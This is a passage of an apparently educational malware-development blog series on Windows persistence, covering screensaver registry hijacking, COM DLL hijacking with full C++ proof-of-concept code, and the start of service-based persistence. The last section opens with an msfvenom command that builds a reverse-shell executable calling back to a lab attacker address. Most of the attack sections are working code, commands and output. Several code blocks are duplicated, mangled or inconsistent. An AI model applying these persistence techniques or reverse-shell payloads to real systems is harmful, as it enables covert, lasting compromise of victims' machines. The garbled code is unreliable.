+ FullyQualifiedErrorId : System.Management.Automation.PSArgumentException,Microsoft.PowerShell.Commands.RemoveItemCommand
mPropertyCommand

PS C:\Users\User> Remove-ItemProperty -Path "HKCU\Control Panel\Desktop" -Name "SCRNSAVE.EXE"
At line:1 char:1
+ Remove-ItemProperty -Path "HKCU\Control Panel\Desktop" -Name "SCRNSAVE.EXE"
+ ~~~~~~
+ CategoryInfo          : InvalidArgument: (SCRNSAVE.EXE:String) [Remove-ItemProperty], PSArgumentException
+ FullyQualifiedErrorId : System.Management.Automation.PSArgumentException,Microsoft.PowerShell.Commands.RemoveItemCommand
mPropertyCommand

```

Then, run our `pers.exe` script and check again:

```

.\pers.exe
reg query "HKCU\Control Panel\Desktop" /s

```

```

10 int reg_key_compare(HKEY hKeyRoot, char* lpSubKey, char* lpValue, unsigned long* size) {
11     HKEY hkey = NULLptr;
12     LONG ret;
13     char value[1024];
14     DWORD size = sizeof(value);
15     ret = RegOpenKeyEx(hKeyRoot, lpSubKey, 0, KEY_READ, &hkey);
16     if (ret == ERROR_SUCCESS) {
17         RegQueryValueEx(hKey, lpValue, NULL, NULL,
18                         (unsigned char*)&value, &size);
19         if (strcmp(value, compare) == 0) {
20             return TRUE;
21         }
22     }
23 }
24 return FALSE;
25 }
26
27 int main(int argc, char* argv[]) {
28     HKEY hkey = NULL;
29     // malicious app
30     const char* exe = "Z:\\2022-04-26-malware-per";
31     // timeout
32     const char* ts = "10";
33     // activation
34     const char* aact = "1";
35
36     // startup
37     LONG res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)"Control Panel\\Desktop", 0, KEY_WRITE, &hkey);
38     if (res == ERROR_SUCCESS) {
39         // create new registry keys
40         RegSetValueEx(hkey, (LPCSTR)"ScreenSaveActive", 0, REG_SZ, (unsigned char*)aact, strlen(aact));
41         RegSetValueEx(hkey, (LPCSTR)"ScreenSaveTimeOut", 0, REG_SZ, (unsigned char*)ts, strlen(ts));
42         RegSetValueEx(hkey, (LPCSTR)"SCRNSAVE.EXE", 0, REG_SZ, (unsigned char*)exe, strlen(exe));
43         RegCloseKey(hkey);
44     }
45     return 0;
46 }

```

As you can see, new key added as expected.

So now, check everything in action. Logout and login again and wait 10 seconds or just inactive 10 seconds:

```

10 int reg_key_compare(HKEY hKeyRoot, char* lpSubKey, char* lpValue, unsigned long* size) {
11     HKEY hkey = NULLptr;
12     LONG ret;
13     char value[1024];
14     DWORD size = sizeof(value);
15     ret = RegOpenKeyEx(hKeyRoot, lpSubKey, 0, KEY_READ, &hkey);
16     if (ret == ERROR_SUCCESS) {
17         RegQueryValueEx(hKey, lpValue, NULL, NULL,
18                         (unsigned char*)&value, &size);
19         if (strcmp(value, compare) == 0) {
20             return TRUE;
21         }
22     }
23 }
24 return FALSE;
25 }
26
27 int main(int argc, char* argv[]) {
28     HKEY hkey = NULL;
29     // malicious app
30     const char* exe = "Z:\\2022-04-26-malware-per";
31     // timeout
32     const char* ts = "10";
33     // activation
34     const char* aact = "1";
35
36     // startup
37     LONG res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)"Control Panel\\Desktop", 0, KEY_WRITE, &hkey);
38     if (res == ERROR_SUCCESS) {
39         // create new registry keys
40         RegSetValueEx(hkey, (LPCSTR)"ScreenSaveActive", 0, REG_SZ, (unsigned char*)aact, strlen(aact));
41         RegSetValueEx(hkey, (LPCSTR)"ScreenSaveTimeOut", 0, REG_SZ, (unsigned char*)ts, strlen(ts));
42         RegSetValueEx(hkey, (LPCSTR)"SCRNSAVE.EXE", 0, REG_SZ, (unsigned char*)exe, strlen(exe));
43         RegCloseKey(hkey);
44     }

```

Pwn! Everything is worked perfectly :)

After the end of the experiment, delete the keys:

```

Remove-ItemProperty -Path "HKCU:\Control Panel\Desktop" \
-Name 'ScreenSaveTimeOut'
Remove-ItemProperty -Path "HKCU:\Control Panel\Desktop" \
-Name 'SCRNSAVE.EXE'
reg query "HKCU\Control Panel\Desktop" /s

```

```

PS Z:\2022-04-26-malware-pers> Remove-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name "ScreenSaveTimeout"
PS Z:\2022-04-26-malware-pers> Remove-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name "SCRNSAVE.EXE"
PS Z:\2022-04-26-malware-pers> reg query "HKCU\Control Panel\Desktop" /s
HKEY_CURRENT_USER\Control Panel\Desktop\
    ActiveWindowTrackTimeout      REG_DWORD      0x0
    BlockSendInputResets         REG_SZ        0

```


conclusion

The problem with this persistence trick is that the session is terminated when the user comes back and the system is not idle. However, red teams can perform their operations (something like coin miner) during the user's absence. If screensavers are disabled by group policy, this method cannot be used for persistence. Also you can block .scr files from being executed from non-standard locations.

This trick in MITRE ATT&CK

RegOpenKeyEx
RegSetValueEx
RegCloseKey
Remove-ItemProperty
reg query
source code in github

44. malware development: persistence - part 3. COM DLL hijack. Simple C++ example.



This section is a next part of a series of articles on windows malware persistence techniques and tricks.

Today I'll wrote about the result of self-researching another persistence trick: COM hijacking.


Component Object Model

In Windows 3.11, Microsoft introduced the *Component Object Model (COM)* is an object-oriented system meant to create binary software components that can interact with other objects. It's an interface technology that allows you to reuse items without knowing how they were made internally.


I'll show you how red commands can use COM objects to run arbitrary code on behalf of a trusted process in this post.

When a software needs to load a COM object, it uses the Windows API `CoCreateInstance` to construct an uninitialized object instance of a specific class, with the CLSID as one of the needed parameters (*class identifier*).

When a program calls `CoCreateInstance` with a particular CLSID value, the operating system consults the registry to discover which binary contains the requested COM code:



The contents of the `InProcServer32` subkey under the CLSID key seen in the previous image are presented in the next image:



In my case, `firefox.exe` calling `CoCreateInstance` with CLSID: `{A1DB7B5E-D0EA-4FE0-93C4-314505788272}`. The `C:\Windows\System32\TaskFlowDataEngine.dll` file associated with the registry key
`HKEY\Software\Classes\CLSID\{A1DB7B5E-D0EA-4FE0-93C4-314505788272}\InprocServer32`

There are a variety of ways to execute code, but COM has been employed in red teaming circumstances for persistence, lateral movement, and defense evasion in various instances. Various registry sub-keys are used during COM Hijacking depending on how the malicious code is run. These are the following:


- InprocServer/InprocServer32
- LocalServer/LocalServer32
- TreatAs
- ProgID

The sub-keys listed above are found in the following registry hives:

- HKEY_CURRENT_USER\Software\Classes\CLSID
- HKEY_LOCAL_MACHINE\Software\Classes\CLSID

how to discover COM keys for hijacking

Identification of COM keys that could be used to commit COM hijacking is simple and just requires the use of sysinternals [Process Monitor](#) to find COM servers that lack CLSIDs. It also does not require elevated privileges (HKCU). The following filters can be set up in Process Monitor:



Also still good to add: *Exclude if path starts with HKLM*

The HKEY CURRENT USER (HKCU) key is examined first when trying to load COM objects, giving preference to user-specified COM objects rather than system-wide COM objects (additional information in HKEY CLASSES ROOT key).

In my case, the `firefox.exe` process exhibits this behavior in the image below. The process is attempting to access CLSID A6FF50C0-56C0-71CA-5732-BED303A59628 at the HKCU registry key. Because the CLSID isn't found in the HKCU registry key, Windows reverts to HKCR (HKLM beneath the hood) for the identical CLSID, which worked in the previous attempt. This can be checked with commands:

```
reg query \
"\"HKCU\Software\Classes\CLSID\{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32" /s
```

```
reg query "HKCR\CLSID"
{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32" /s
```

```
PS C:\> reg query "HKCU\Software\Classes\CLSID\{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32" /s
ERROR: The system was unable to find the specified registry key or value.
PS C:\> reg query "HKCR\CLSID\{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32" /s
HKEY_CLASSES_ROOT\CLSID\{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32
 (Default) REG_SZ C:\Windows\System32\OneCoreCommonProxyStub.dll
 ThreadingModel REG_SZ Both
PS C:\>
```

Following the steps outlined above, we now have critical information that we may use to launch a *COM Hijacking attack*.

attack process

First off all, export the specified subkeys, entries, and values of the local computer into a file:

```
reg export \
"HKCR\CLSID\{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32" \
C:\...\2022-05-02-malware-pers-3\orig.reg /reg:64 /y
```

```
PS C:\> reg export "HKCR\CLSID\{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32" C:\Users\User\Desktop\shared\2022-05-02-malware-pers-3\orig.reg /reg:64 /y
The operation completed successfully.
PS C:\>
```

The next step is modify this file to set the default value of `HKCU\Software\Classes\CLSID\{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32` registry key:

```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\Software\Classes\CLSID\{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32]
@= "C:\Users\user\Desktop\shared\02-05-02-malware-pers-3\evil.dll"
"ThreadingModel"= Both

PS C:\> reg query "HKCR\CLSID\{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32" /s
ERROR: The system was unable to find the specified registry key or value.
PS C:\> reg query "HKCR\CLSID\{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32" /s
HKEY_CLASSES_ROOT\CLSID\{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32
 (Default) REG_SZ C:\Windows\System32\OneCoreCommonProxyStub.dll
 ThreadingModel REG_SZ Both
PS C:\> reg export "HKCR\CLSID\{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32" C:\Users\User\Desktop\shared\2022-05-02-malware-pers-3\orig.reg /reg:64 /y
The operation completed successfully.
PS C:\>
```

As you can see, we are placing custom DLL to be executed:

```

Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\Software\Classes\CLSID{\A9F4C4-B0C8-71D8-5723-BED3B3A59828}\InprocServer32]
@="\"C:\Users\cocomelonc\OneDrive\Documents\GitHub\2022-05-02-malware-pers-3\evil.dll"
"ThreadingModel"="0x0000"

File Edit View Selection Find Packages Help
Project 2022-05-02-malware-pers-3 evil.cpp
evil.cpp
evil.dll
evil.h
evil.rc
evil.res
evil.reg [-] INSERT

```

```

7
8 #include <windows.h>
9 #pragma comment (lib, "user32.lib")
10
11 BOOL APIENTRY DllMain(HMODULE hModule, DWORD nReason, LPVOID lpReserved) {
12     switch (nReason) {
13         case DLL_PROCESS_ATTACH:
14             MessageBox(
15                 NULL,
16                 "Meow from evil.dll!",
17                 "=^..^=",
18                 MB_OK
19             );
20             break;
21         case DLL_PROCESS_DETACH:

```

For simplicity, as always I took all the same file from one of my [previous posts](#).

You can compile it from source code (`evil.cpp`):

```

/*
evil.cpp
simple DLL for DLL inject to process
author: @cocomelonc
https://cocomelonc.github.io/tutorial/
2021/09/20/malware-injection-2.html
*/

#include <windows.h>
#pragma comment (lib, "user32.lib")

BOOL APIENTRY DllMain(HMODULE hModule,
DWORD nReason, LPVOID lpReserved) {
    switch (nReason) {
        case DLL_PROCESS_ATTACH:
            MessageBox(
                NULL,
                "Meow from evil.dll!",
                "=^..^=",
                MB_OK
            );
            break;
        case DLL_PROCESS_DETACH:
            break;
        case DLL_THREAD_ATTACH:
            break;
        case DLL_THREAD_DETACH:
            break;
    }
    return TRUE;
}

```

Then, just run:

```
x86_64-w64-mingw32-g++ -shared -o evil.dll evil.cpp -fpermissive
```

```
(kali㉿kali)-[~/projects/cybersec_blog/2022-05-02-malware-pers-3]
$ x86_64-w64-mingw32-g++ -shared -o evil.dll evil.cpp -fpermissive
(kali㉿kali)-[~/projects/cybersec_blog/2022-05-02-malware-pers-3]
$ ls -lht
total 108K
-rwxr-xr-x 1 kali kali 93K May 2 07:04 evil.dll
-rwxr-x--- 1 kali kali 482 May 2 06:39 evil.reg
-rwxrwx--- 1 kali kali 408 May 2 06:31 orig.reg
-rwxrwx--- 1 kali kali 566 May 2 05:27 evil.cpp
(kali㉿kali)-[~/projects/cybersec_blog/2022-05-02-malware-pers-3]
$ █
      "Meow from evil.dll!"
```

Save reg file as `evil.reg`:

```
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2022-05-02-malware-pers-3]
$ ls -lht
total 108K
-rwxr-xr-x 1 cocomelonc cocomelonc 93K May 2 17:04 evil.dll
-rwxr-x--- 1 cocomelonc cocomelonc 482 May 2 16:39 evil.reg
-rwxr-x--- 1 cocomelonc cocomelonc 408 May 2 16:31 orig.reg
-rwxr-x--- 1 cocomelonc cocomelonc 566 May 2 15:27 evil.cpp
```

And import, then check registry again:



```
reg import \
C:\...\2022-05-02-malware-pers-3\evil.reg /reg:64
reg query \
"HKCU\Software\Classes\CLSID\
{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32" \
/s
```

```
Administrator: Windows PowerShell
PS C:\> reg query "HKCU\Software\Classes\CLSID\{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32" /s
ERROR: The system was unable to find the specified registry key or value.
PS C:\> reg query "HKCR\CLSID\{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32" /s
HKEY_CLASSES_ROOT\CLSID\{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32
    (Default)   REG_SZ   C:\Windows\System32\OneCoreCommonProxyStub.dll
    ThreadingModel  REG_SZ   Both
PS C:\> reg export "HKCU\Software\Classes\CLSID\{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32" C:\Users\User\Desktop\shared\2022-05-02-malware-pers-3\evil.reg /reg:64
The operation completed successfully.
PS C:\>
PS C:\> reg import C:\Users\User\Desktop\shared\2022-05-02-malware-pers-3\evil.reg /reg:64
The operation completed successfully.
PS C:\> reg query "HKCU\Software\Classes\CLSID\{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32" /s
HKEY_CURRENT_USER\Software\Classes\CLSID\{A6FF50C0-56C0-71CA-5732-BED303A59628}\InprocServer32
    (Default)   REG_SZ   C:\Users\User\Desktop\shared\2022-05-02-malware-pers-3\evil.dll
    ThreadingModel  REG_SZ   Both
PS C:\>
```


Perfect!

demo


Then restart `firefox.exe` in my case, wait some time. I've been waiting around 7 mins:



If you notice then PID is 9272. But if you open Process Hacker you can see that it's not here:




Firefox crashed after a some time:




but it happened the only time.

Later, the “meow-meow” messagebox window popped-up with some frequency:



And even after closing **firefox**:



That's perfectly! :)

update: programmer way

I also created `pers.cpp` dirty PoC script:

```
/*
pers.cpp
windows low level persistence via
COM hijacking
author: @cocomelonc
https://cocomelonc.github.io/tutorial/
2022/05/02/malware-pers-3.html
*/
#include <windows.h>
#include <string.h>
#include <cstdio>

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;

    // subkey
    const char* sk =
    "Software\\Classes\\CLSID\\"
    "{A6FF50C0-56C0-71CA-5732-BED303A59628}\\InprocServer32";

    // malicious DLL
    const char* dll =
    "C:\\\\Users\\\\User\\\\Desktop\\\\shared\\\\"
    "2022-05-02-malware-pers-3\\\\evil.dll";

    // startup
}
```

```

LONG res = RegCreateKeyEx(HKEY_CURRENT_USER,
    (LPCSTR)sk, 0, NULL, REG_OPTION_NON_VOLATILE,
    KEY_WRITE | KEY_QUERY_VALUE, NULL, &hkey, NULL);
if (res == ERROR_SUCCESS) {
    // create new registry keys
    RegSetValueEx(hkey, NULL, 0, REG_SZ,
        (unsigned char*)dll, strlen(dll));
    RegCloseKey(hkey);
} else {
    printf("cannot create subkey for hijacking :(\n");
    return -1;
}
return 0;
}

```

compile it:

```

x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-sections -fno-exceptions \
-fmerge-all-constants -static-libstdc++ \
-static-libgcc -fpermissive


```

```

$ x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe \
-I/usr/share/mingw-w64/include/ -s -ffunction-sections \
-fdata-sections -Wno-write-sections -fno-exceptions \
-fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
[cocomelonc@kaLi] |-./hacking/cybersec_blog/2022-05-02-malware-pers-3
total 128K
-rwxr-xr-x 1 cocomelonc cocomelonc 40K May 2 18:59 pers.exe
-rw-r--r-- 1 cocomelonc cocomelonc 803 May 2 18:59 pers.cpp
-rw-r--r-- 1 cocomelonc cocomelonc 1035 May 2 18:59 pers.h
-rwxr-xr-x 1 cocomelonc cocomelonc 482 May 2 16:39 evil.reg
-rwxr-xr-x 1 cocomelonc cocomelonc 408 May 2 16:31 orig.reg
-rwxr-xr-x 1 cocomelonc cocomelonc 566 May 2 15:27 evil.cpp
[cocomelonc@kaLi] |-./hacking/cybersec_blog/2022-05-02-malware-pers-3

```

and run:



As you can see, everything is work perfectly :)

Cleaning after completion of experiments:

```
reg delete \\HKCU\Software\Classes\CLSID\\{A6FF50C0-56C0-71CA-5732-BED303A59628} /f
```

```
PS C:\Users\user\Desktop\shared\2022-05-02-malware-pers-3> reg delete "HKCU\Software\Classes\{A6FF50C8-56C0-71CA-A3E2-5D5A55A920}" /f
... The operation completed successfully.
B/S PS C:\Users\user\Desktop\shared\2022-05-02-malware-pers-3>
B/C PS C:\Users\user\Desktop\shared\2022-05-02-malware-pers-3>
```

Conclusion

An attacker can employ a not-so-common but widely used technique to ensure silent persistence in a system after executing this actions. In the wild, this trick was often used by groups such as [APT 28](#), [Turla](#), as well as [Mosquito](#) backdoor.

COM hijacking MITRE ATT&CK

APT 28

Turla

RegCreateKeyEx

RegSetValueEx

reg query

reg import

reg export

reg delete

45. malware development: persistence - part 4. Windows

This section is a next part of a series of articles on windows malware persistence techniques and tricks.

Today I'll write about the result of self-researching another persistence trick: Windows Services.

windows services

Windows Services are essential for hacking due to the following reasons:

- They operate natively over the network – the entire Services API was created with remote servers in mind.
- They start automatically when the system boots.
- They may have extremely high privileges in the operating system.

Managing services requires high privileges, and an unprivileged user can often only view the settings. This has not changed in over twenty years.

In a Windows context, improperly configured services might lead to privilege escalation or be utilized as a persistence technique.

So, creating a new service requires Administrator credentials and is not a stealthy persistence approach.

practical example

Let's go to consider practical example: how to create and run a Windows service that receives a reverse shell for us.

First of all create reverse shell `exe` file via `msfvenom` from my attacker machine:

```
msfvenom -p windows/x64/shell_reverse_tcp \
LHOST=192.168.56.1 LPORT=4445 -f exe > meow.exe
```

```
[cocomelonc㉿kali: ~/hacking/cybersec_blog/2022-05-09-malware-pers-4]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 40:ec:99:ba:23:3b brd ff:ff:ff:ff:ff:ff
    inet 10.10.88.249/24 brd 10.10.88.255 scope global dynamic noprefixroute wlan0
        valid_lft 6888sec preferred_lft 6888sec
    inet6 fe80::c7e:5b12:e13:f87d/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: vboxnet0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc pfifo_fast state DOWN group default
    link/ether 0a:00:27:00:00:00 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.1/24 brd 192.168.56.255 scope global vboxnet0
        valid_lft forever preferred_lft forever
    inet6 fe80::800:27ff:fe00:0/64 scope link
        valid_lft forever preferred_lft forever
```

```
(cocomelonc㉿kali) [~/hacking/cybersec_blog/2022-05-09-malware-pers-4]
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.56.1 LPORT=4445 -f exe > meow.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
-----[snip]-----
```

```
(cocomelonc㉿kali) [~/hacking/cybersec_blog/2022-05-09-malware-pers-4]
└─$ ls -lht
total 28K
-rw-r--r-- 1 cocomelonc cocomelonc 7.0K May 10 17:17 meow.exe
-rwxr-xr-x 1 cocomelonc cocomelonc 16K May 10 17:14 meowsrv.exe  ServiceMain)
-rw-r--r-- 1 cocomelonc cocomelonc 2.2K May 10 17:13 meowsrv.cpp
```

Then, create service which run my `meow.exe` in the target machine.

- The minimum requirements for a service are the following:
 - A Main Entry point (like any application)
 - A Service Entry point
 - A Service Control Handler

In the main entry point, you rapidly invoke `StartServiceCtrlDispatcher` so the SCM may call your Service Entry point (`ServiceMain`):

```
int main() {
    SERVICE_TABLE_ENTRY ServiceTable[] = {
        {"MeowService", (LPSERVICE_MAIN_FUNCTION) ServiceMain},
        {NULL, NULL}
    };

    StartServiceCtrlDispatcher(ServiceTable);
    return 0;
}
```

The Service Main Entry Point performs the following tasks:

- Initialize any required things that we postponed from the Main Entry Point.

- Register the service control handler (`ControlHandler`) that will process Service Stop, Pause, Continue, etc. control commands.
